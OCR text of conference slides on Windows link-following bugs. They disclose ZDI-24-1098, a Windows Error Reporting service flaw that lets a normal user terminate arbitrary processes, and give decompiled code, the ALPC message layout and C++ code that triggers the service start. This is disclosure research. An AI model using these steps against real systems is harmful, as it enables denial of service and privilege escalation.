POWER OF COMMUNITY

Follow the Link: Building Full-Chain Local Privilege Escalation on Windows

Bocheng Xiang(@crispr_x)

HeeChan Kim(@heegong123)

C:\> who we are

- Bocheng Xiang

  Bocheng Xiang (@crispr_x) is a PhD candidate at Fudan University. He is listed on the MSRC MVR 2024/2025 and ranked Top #20 on the MSRC 2024 Q3 Windows Leaderboard.
  He has published papers at USENIX Security, and his topics has been accepted by BlackHat USA/Europe.

- HeeChan Kim

  HeeChan Kim (@heegong123) is enrolled at Soongsil University. He is ranked on the MSRC 2024 Q2 Windows Leaderboard, also a member of TeamH4C.
  He is working at THEORI of Korea, and researching Windows Logic Bugs.


Agenda

- Background
- Details About How To Make an Full-Chain Exploitation
- Full-Chain Exploitation in Real-World
- Countermeasures
- Conclusion

Background

What is “Link Following Bugs” ?

What is “Link Following Bugs” ?



CWE-59: Improper Link Resolution Before File Access ('Link Following')

Weakness ID: 59
Vulnerability Mapping: ALLOWED
Abstraction: Base

View customized information: Conceptual | Operational | Mapping Friendly | Complete | Custom

Description

The product attempts to access a file based on the filename, but it does not properly prevent that filename from identifying a link or shortcut that resolves to an unintended resource.

Alternate Terms


Relationships

Relevant to the view "Research Concepts" (View-1000)

Nature	Type	ID	Name
ChildOf	C	706	Use of Incorrectly-Resolved Name or Reference
ParentOf	B	61	UNIX Symbolic Link (Symlink) Following
ParentOf	V	62	UNIX Hard Link
ParentOf	V	64	Windows Shortcut Following (.LNK)
ParentOf	V	65	Windows Hard Link
ParentOf	B	1386	Insecure Operation on Windows Junction / Mount Point
CanFollow	B	73	External Control of File Name or Path
CanFollow	B	363	Race Condition Enabling Link Following

- **Link Following Bugs**: abuses symlinks, hard links, or NTFS junctions to perform malicious actions.
- **Impacts**
  - Sensitive Information Leakage
  - Denial of Service
  - Local Privilege Escalation
  - …

History of "Link Following Bugs"



Why "Link Following Bugs"

- They are logic bugs 😈
  - Highly stable
  - Architecture-independent
  - Resilient to code changes

- Easy Exploitation

- Valuable to attackers (LPE)
  Apple:$2500-$50000, Microsoft:$2000-$20000

- Interesting and Having Fun 

Overview

- We first demonstrate the full-chain exploitation by disclosing a long-standing Windows 0day (ZDI-24-1098).
- We share 4 undisclosed real-world vulns that abuses this overlooked primitive. (CVE-2024-43114,CVE-2024-49107,CVE-2024-30033,CVE-2025-54530)
- We summarize the countermeasures and present practical bypasses we found during coordinated disclosure.

Arbitrary Process Termination

"Windows Error Reporting Service"

How we find the 0day: ZDI-24-1098

August 6th, 2024


(0Day) Microsoft Windows Error Reporting Service Missing Authorization Arbitrary Process Termination Vulnerability

ZDI-24-1098
ZDI-CAN-22870

CVE ID	
CVSS SCORE	5.5, AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H
AFFECTED VENDORS	Microsoft
AFFECTED PRODUCTS	Windows
VULNERABILITY DETAILS	This vulnerability allows local attackers to create a denial-of-service condition on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability. The specific flaw exists within the Windows Error Reporting service. The issue results from the lack of authorization prior to allowing access to functionality. An attacker can leverage this vulnerability to terminate arbitrary processes and create a denial-of-service condition on the system.

Arbitrary Process Termination Through Windows Error Reporting Service

How we find the Oday: By Researching 1-day



Windows Error Reporting Service Elevation of Privilege Vulnerability

CVE-2022-35795
Security Vulnerability

Released: Aug 9, 2022

Assigning CNA: Microsoft


CVE.org link: CVE-2022-35795

Impact: Elevation of Privilege **Max Severity:** Important

CVSS Source: Microsoft

Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C

Metrics: CVSS:3.1 7.8 / 6.8



Windows Error Reporting Manager Elevation of Privilege Vulnerability

CVE-2019-1315
Security Vulnerability

Released: Oct 8, 2019

Assigning CNA: Microsoft

CVE.org link: CVE-2019-1315

Impact: Elevation of Privilege **Max Severity:** Important


CVSS Source: Microsoft


Vector String: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C

Metrics: CVSS:3.1 7.8 / 7.0

- **CVE-2022-35795**: Incorrect Handle Duplicate lead to EOP
- **CVE-2019-1315**: Arbitrary File Write lead to EOP


What is “Windows Error Reporting Service” ?





- **wersvc**
  - Windows Error Reporting Service
  - **SYSTEM Priv**
  - **ALPC Server(\\WindowsErrorReportingServicePort)**

wersvc ALPC?



wersvc


has ALPC Server(\\WindowsErrorReportingServicePort)

Accessible from Low Integrity

Through ALPC

- Terminate Hang Process
- WER
- etc…

wersvc ALPC?



wersvc

has ALPC Server(\\WindowsErrorReportingServicePort)

Through ALPC

- Terminate Hang Process
- WER
- etc…

How exactly was this implemented??

Terminate Hang Process

```
typedef struct _WER_SVC_MSG
{    DWORD v;
     CHAR unknown1[36];
     DWORD requestCode;
     DWORD unknown2;
     DWORD pid;
     CHAR unknown3[0x600];
} WER_SVC_MSG, *PWER_SVC_MSG;
```

- This structure is used by the service for its ALPC
- The data is fully user-controlled.
- How does the service use the members of this structure?

Terminate Hang Process


```
typedef struct _WER_SVC_MSG
{    DWORD v;
     CHAR unknown1[36];
     DWORD requestCode;
     DWORD unknown2;
     DWORD pid;
     CHAR unknown3[0x600];
} WER_SVC_MSG, *PWER_SVC_MSG;
```

```
__int64 __fastcall CWerService::SvcReportHang(
        struct _RTL_CRITICAL_SECTION *this,
        struct _WER_SVC_MSG *a2,
        struct _WER_SVC_MSG *a3)
{
    ...
    v6 = CWerService::OpenSenderProcessThread(this, a2, 0x1FFFFFu, &hObject, 0x1FFFFFu, &v22,
1u);v8 = hObject;
    v9 = v22;
    ...
    v15 = (HWND)*((_QWORD *)a2 + 41);
  v16 = *((_DWORD *)a2 + 344);
    v17 = *((_DWORD *)a2 + 345);
    v10 = CWerService::TryReportHang(
            (CWerService *)this,
            v8,
            v9,
            (unsigned int *)a2 + 12,
            v14,
            (unsigned int *)a2 + 30,
            (unsigned __int8 *)a2 + 248,
            (unsigned __int8 *)a2 + 264,
            v15,
            (unsigned __int16 *)a2 + 168,
            v16,
            (const unsigned __int16 *)a2 + 428,
            v17,
            &v20,
            &v18,
            &v19);
    ...
}
```

If the requestCode is 0x10000000, wersvc calls the CWerService::SvcReportHang function.

Terminate Hang Process

The CWerService::SvcReportHang function has the following call flow:



Terminate Hang Process

CHungApp::Report

1. Open Process Handle with pid member of the structure
2. Impersonate through handle and create werfault.exe
3. Terminate the process with the opened handle through TerminateProcess function

So, is there a check for this PID?

```
__int64 __fastcall CHungApp::Report(CHungApp *this, unsigned int a2) {
    ...
   // [1]
    v23 = OpenProcess(0x100611u, 0, *((_DWORD *)this + 12)); // this + 12 = Control PID
    ...
    v26 = OpenProcess(0x100411u, 0, *((_DWORD *)this + 12));
   *((_QWORD *)this + 148) = v26;

   // [2]
   ProcessToken = UserTokenUtility::GetProcessToken(*((void **)this + 148), 0,
&hObject);
   v7 = StringCchPrintfW(CommandLine, 0x104ui64, L"werfault.exe /hc /shared %s", v150);
   if ( !ImpersonateLoggedOnUser(v48) )
   {
     ...
   v79 = CreateProcessAsUserW(
          v48,
          (LPCWSTR)ProcessInformation,
          CommandLine,
          0i64,
          0i64,
          0,
          0x8404u,
          lpEnvironment,
          lpCurrentDirectory,
          &StartupInfo,
          &hTargetProcessHandle);
   ...
   RevertToSelf();
   if ( v123
    && !*((_DWORD *)this + 612)
    && (*((_BYTE *)this + 340) & 8) == 0
    && v7 != -2145681404
    && TerminateProcess(v123, 0xCFFFFFFF) ) // [3]
    ...
}
```

Arbitrary Process Termination

NO!!!!

There is no checking for PID


Now, We have two things.

1. Can normal user communicate with wersvc through ALPC
2. Can control PID member of the structure.

It means Arbitrary Process Termination with SYSTEM priv???

No We have a problem

Arbitrary Process Termination



Unfortunately, the wersvc is not always running.

It means We can't connect wersvc's ALPC Server.

Arbitrary Process Termination

```
C:\Windows\System32>sc qtriggerinfo wersvc
[SC] QueryServiceConfig2 SUCCESS

SERVICE_NAME: wersvc

        START SERVICE
          CUSTOM                     : e46eead8-0c54-4489-9898-8fa79d059e0e [ETW PROVIDER
UUID]
```

By checking wersvc start-triggers with sc qtriggerinfo.
We can find a registered ETW event handler.

Arbitrary Process Termination

```
__int64 SignalStartWerSvc(void)
{
  unsigned int v0; // ebx
  int v1; // edi
  int v3; // [rsp+40h] [rbp-28h] BYREF
  __int128 v4; // [rsp+48h] [rbp-20h] BYREF

  v0 = 0;
  v1 = 0;
  if ( (int)ZwQueryWnfStateNameInformation(&WNF_WER_SERVICE_START, 1LL, 0LL, &v3, 4) >= 0 && v3 )
    v1 = (int)ZwUpdateWnfStateData(&WNF_WER_SERVICE_START, 0LL, 0LL, 0LL, 0LL, 0, 0) >= 0;
  v4 = 0LL;
  if ( !(unsigned int)EtwEventWriteNoRegistration(&`SignalStartWerSvc'::`2'::WerSvcTriggerGuid, &v4,
0LL, 0LL) )
    ++v1;
  if ( !v1 )
    return (unsigned int)-1073741696;
  return v0;
}
```

The ETW trigger logic for wersvc is located in wer!SignalStartWerSvc function

Arbitrary Process Termination

Now, We can start wersvc from normal user

```
CHAR WNF_WER_SERVICE_START[] = { 0x75, 0x08, 0xBC, 0xA3, 0x3A, 0x0B, 0x94, 0x41 };
DWORD InfoBuffer;
result = ZwQueryWnfStateNameInformation(WNF_WER_SERVICE_START, 1i64, 0i64, &InfoBuffer,
sizeof(InfoBuffer));
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed ZwQueryWnfStateNameInformation" << endl;
    exit(0);
}
wcout << L"[+] Success ZwQueryWnfStateNameInformation" << endl;

result = ZwUpdateWnfStateData(WNF_WER_SERVICE_START, 0, 0, 0, 0, 0, 0);
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed ZwUpdateWnfStateData" << endl;
    exit(0);
}
wcout << L"[+] Success ZwUpdateWnfStateData" << endl;


GUID werSvcTriggerGuid;
werSvcTriggerGuid.Data1 = 0x0E46EEAD8;
werSvcTriggerGuid.Data2 = 0x0C54;
werSvcTriggerGuid.Data3 = 0x4489;
char data4[] = { 0x98, 0x98, 0x8F, 0xA7, 0x9D, 0x05, 0x9E, 0x0E };
memcpy(&(werSvcTriggerGuid.Data4), data4, 8);

QWORD v4[2] = { 0, };
result = EtwEventWriteNoRegistration(&werSvcTriggerGuid, v4, 0, 0);
if (result != NT_SUCCESS) {
    wcout << L"[-] Failed EtwEventWriteNoRegistration" << endl;
    exit(0);
}
wcout << L"[+] Success EtwEventWriteNoRegistration" << endl;
```


Arbitrary Process Termination

1. We can normal user communicate with wersvc through ALPC
2. We can control PID member of the structure.
3. We can start wersvc from normal user.

= **Arbitrary Process Termination with SYSTEM priv.**

https://www.zerodayinitiative.com/advisories/ZDI-24-1098/

Arbitrary Process Termination



Full Chain Exploitation in Real-World

“WerFault” + “Link Following Bug”= Full Chain LPE 

CVE-2024-30033

Windows Search Service Arbitrary File Deletion Vulnerability

Windows Search Service Elevation of Privilege Vulnerability

CVE-2024-30033
Security Vulnerability

Released: May 14, 2024

Assigning CNA: Microsoft

CVE.org link: CVE-2024-30033

Impact: Elevation of Privilege **Max Severity:** Important

Weakness: CWE-59: Improper Link Resolution Before File Access ('Link Following')

CVSS Source: Microsoft

